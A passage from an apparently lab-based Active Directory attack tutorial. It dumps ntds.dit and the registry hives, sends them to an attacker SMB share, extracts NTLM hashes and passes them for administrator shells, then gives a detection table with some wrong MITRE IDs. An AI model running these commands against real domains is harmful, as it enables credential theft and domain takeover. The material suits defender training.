whoami /priv
```




Creating and Using a Volume Shadow Copy

In the next phase, to extract **NTLM hashes** from the **Domain Controller**, we require both the **ntds.dit file** and the **SYSTEM hive**. **However**, since **ntds.dit** remains locked while the system is running, conventional copying fails. **To overcome this**, we utilize **Diskshadow**, a built-in **Windows tool**, to create a **volume shadow copy** of the **C: drive**.

Instead of running commands manually in the **Diskshadow shell**, we create a **Distributed Shadow File (dsh)** to automate the process. This file instructs **Diskshadow** to create a shadow copy of **C:** as **Z: drive**. **Before executing**, we convert the file to a **Windows-compatible format** using unix2dos.

```
nano raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
unix2dos raj.dsh
```



In the **WinRM session**, we navigate to the **Temp directory** and upload the raj.dsh file to the **target machine**. Next, we run **Diskshadow** with the script, which sequentially executes commands to mount a shadow copy of **C:** as **Z:**.

```
cd C:\Temp
upload raj.dsh
diskshadow /s raj.dsh
```

```
*Evil-WinRM* PS C:\> mkdir Temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/31/2024   2:27 PM                Temp


*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> upload raj.dsh

Info: Uploading /root/raj.dsh to C:\Temp\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC,  12/31/2024 2:28:52 PM

-> set context persistent nowriters
-> add volume c: alias raj
-> create
Alias raj for shadow ID {8812fd6d-5118-432d-ae05-6c10622ec36b} s
Alias VSS_SHADOW_SET for shadow set ID {9f814ca5-1b0b-4666-b40d-

Querying all shadow copies with the shadow copy set ID {9f814ca5

        * Shadow copy ID = {8812fd6d-5118-432d-ae05-6c10622ec36b
                - Shadow copy set: {9f814ca5-1b0b-4666-b40d-46e4
```

Use **RoboCopy** to transfer the **ntds.dit** file from **Z:** to the **Temp** directory.

```
robocopy /b z:\windows\ntds . ntds.dit
```

```
*Evil-WinRM* PS C:\Temp> robocopy /b z:\windows\ntds . ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, December 31, 2024 2:29:31 PM
   Source : z:\windows\ntds\
     Dest : C:\Temp\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    z:\windows\ntds\
            New File                 16.0 m        ntds.dit
  0.0%
  0.3%
  0.7%
```

With the **ntds.dit file** obtained, we extract the **SYSTEM hive** using the reg save command. **Now**, both files are located in the **Temp directory** and can be transferred to **Kali Linux** using the download command.

```
reg save hklm\system c:\Temp\system
download ntds.dit
download system
```

```
*Evil-WinRM* PS C:\Temp> reg save hklm\system c:\Temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\Temp> download ntds.dit

Info: Downloading C:\Temp\ntds.dit to ntds.dit

Info: Download successful!
*Evil-WinRM* PS C:\Temp> download system

Info: Downloading C:\Temp\system to system
```

Extracting Hashes and Gaining Administrative Access

Finally, on the **Kali Linux shell**, use **Impacket's secretsdump** to extract **password hashes** from the **ntds.dit file** and **SYSTEM hive**:

```
impacket-secretsdump -ntds ntds.dit -system system local
```

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xe46367cefc550bf13a5b4ad05e8b8a64
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 282144a06c06c59140c31f6a701e5278
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:9fe0d51659c561ce394b8981955b475b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
MSEDGEWIN10$:1106:aad3b435b51404eeaad3b435b51404ee:f873fd10e4fb72970dbb9a7252a4df16
ankur:1107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
vipin:1109:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\user1:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef
ignite.local\user2:1113:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef
hulk:1114:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
yashika:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
DEMO$:1611:aad3b435b51404eeaad3b435b51404ee:bd0f21ed526a885b378895679a412387:::
ignitelab.local$:1618:aad3b435b51404eeaad3b435b51404ee:af1226959a6ac7782deb2c19a83f
raaz:1619:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
sanjeet:1620:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ironman$:1621:aad3b435b51404eeaad3b435b51404ee:1cfe3e2ff506a887df7fc15735cedfb9:::
pavan:1622:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ashray:1623:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
komal:1627:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
MyGMSA$:1629:aad3b435b51404eeaad3b435b51404ee:942bf4cc93e95fb0b7f98f9c5346ceae:::
```

As illustrated below, the **Administrator account hashes** were successfully extracted. Use **Evil-WinRM** to log in as **Administrator** using the extracted hash, thereby achieving **privilege escalation** on the **Windows Domain Controller**.

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Alternate method of dumping hashes with Impacket

Alternatively, attackers can use a different technique to dump **password hashes** leveraging **Impacket** and **pypykatz** tools.

First, set up an SMB share on your attacker machine using the **impacket-smbserver.** This share will store the **dumped registry files**.

Run the following command on your Kali machine:

```
impacket-smbserver share $(pwd) -smb2support
```

```
┌──(root㉿kali)-[~/creds]
└─# impacket-smbserver share $(pwd) -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Next, dump the **SAM** and **SYSTEM hives** from the target machine, using the **impacket-reg** tool.

```
impacket-reg "ignite.local"/"aarav":"Password@1"@"192.168.1.48" backup -o '\\192.168.1.40\share'
```

```
┌──(root㉿kali)-[~/creds]
└─# impacket-reg "ignite.local"/"aarav":"Password@1"@"192.168.1.48" backup -o '\\192.168.1.40\share'
/usr/share/doc/python3-impacket/examples/reg.py:195: SyntaxWarning: invalid escape sequence '\S'
  for hive in ["HKLM\SAM", "HKLM\SYSTEM", "HKLM\SECURITY"]:
/usr/share/doc/python3-impacket/examples/reg.py:195: SyntaxWarning: invalid escape sequence '\S'
  for hive in ["HKLM\SAM", "HKLM\SYSTEM", "HKLM\SECURITY"]:
/usr/share/doc/python3-impacket/examples/reg.py:195: SyntaxWarning: invalid escape sequence '\S'
  for hive in ["HKLM\SAM", "HKLM\SYSTEM", "HKLM\SECURITY"]:
/usr/share/doc/python3-impacket/examples/reg.py:220: SyntaxWarning: invalid escape sequence '\%'
  outputFileName = "%s\%s.save" % (self.__options.outputPath, subKey)
/usr/share/doc/python3-impacket/examples/reg.py:221: SyntaxWarning: invalid escape sequence '\S'
  logging.debug("Dumping %s, be patient it can take a while for large hives (e.g. HKLM\SYSTEM)" % keyName)
/usr/share/doc/python3-impacket/examples/reg.py:597: SyntaxWarning: invalid escape sequence '\s'
  save_parser.add_argument('-o', dest='outputPath', action='store', metavar='\\\\192.168.0.2\share', requi
')
/usr/share/doc/python3-impacket/examples/reg.py:600: SyntaxWarning: invalid escape sequence '\S'
  backup_parser = subparsers.add_parser('backup', help='(special command) Backs up HKLM\SAM, HKLM\SYSTEM a
/usr/share/doc/python3-impacket/examples/reg.py:601: SyntaxWarning: invalid escape sequence '\s'
  backup_parser.add_argument('-o', dest='outputPath', action='store', metavar='\\\\192.168.0.2\share', req
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to \\192.168.1.40\share\SAM.save
[*] Saved HKLM\SYSTEM to \\192.168.1.40\share\SYSTEM.save
[*] Saved HKLM\SECURITY to \\192.168.1.40\share\SECURITY.save
```

Then, use **pypykatz** to extract **NTLM password hashes** from the dumped **SAM** and **SYSTEM** files:

```
pypykatz registry --sam SAM.save SYSTEM.save
```

```
┌──(root㉿kali)-[~/creds]
└─# ls
SAM.save  SECURITY.save  SYSTEM.save

┌──(root㉿kali)-[~/creds]
└─# pypykatz registry --sam SAM.save SYSTEM.save
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
================ SYSTEM hive secrets ================
CurrentControlSet: ControlSet001
Boot Key: e46367cefc550bf13a5b4ad05e8b8a64
================ SAM hive secrets ================
HBoot Key: a832c4977c021f325e5e7c13a2d0a000101010101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
```

Finally, use **impacket-psexec** to gain a shell on the target machine as administrator user using the extracted hash, achieving **privilege escalation** on the **Windows Domain Controller**.

```
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
administrator@192.168.1.48
```

This grants **remote code execution** on the **Domain Controller**, completing the **privilege escalation** process.

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux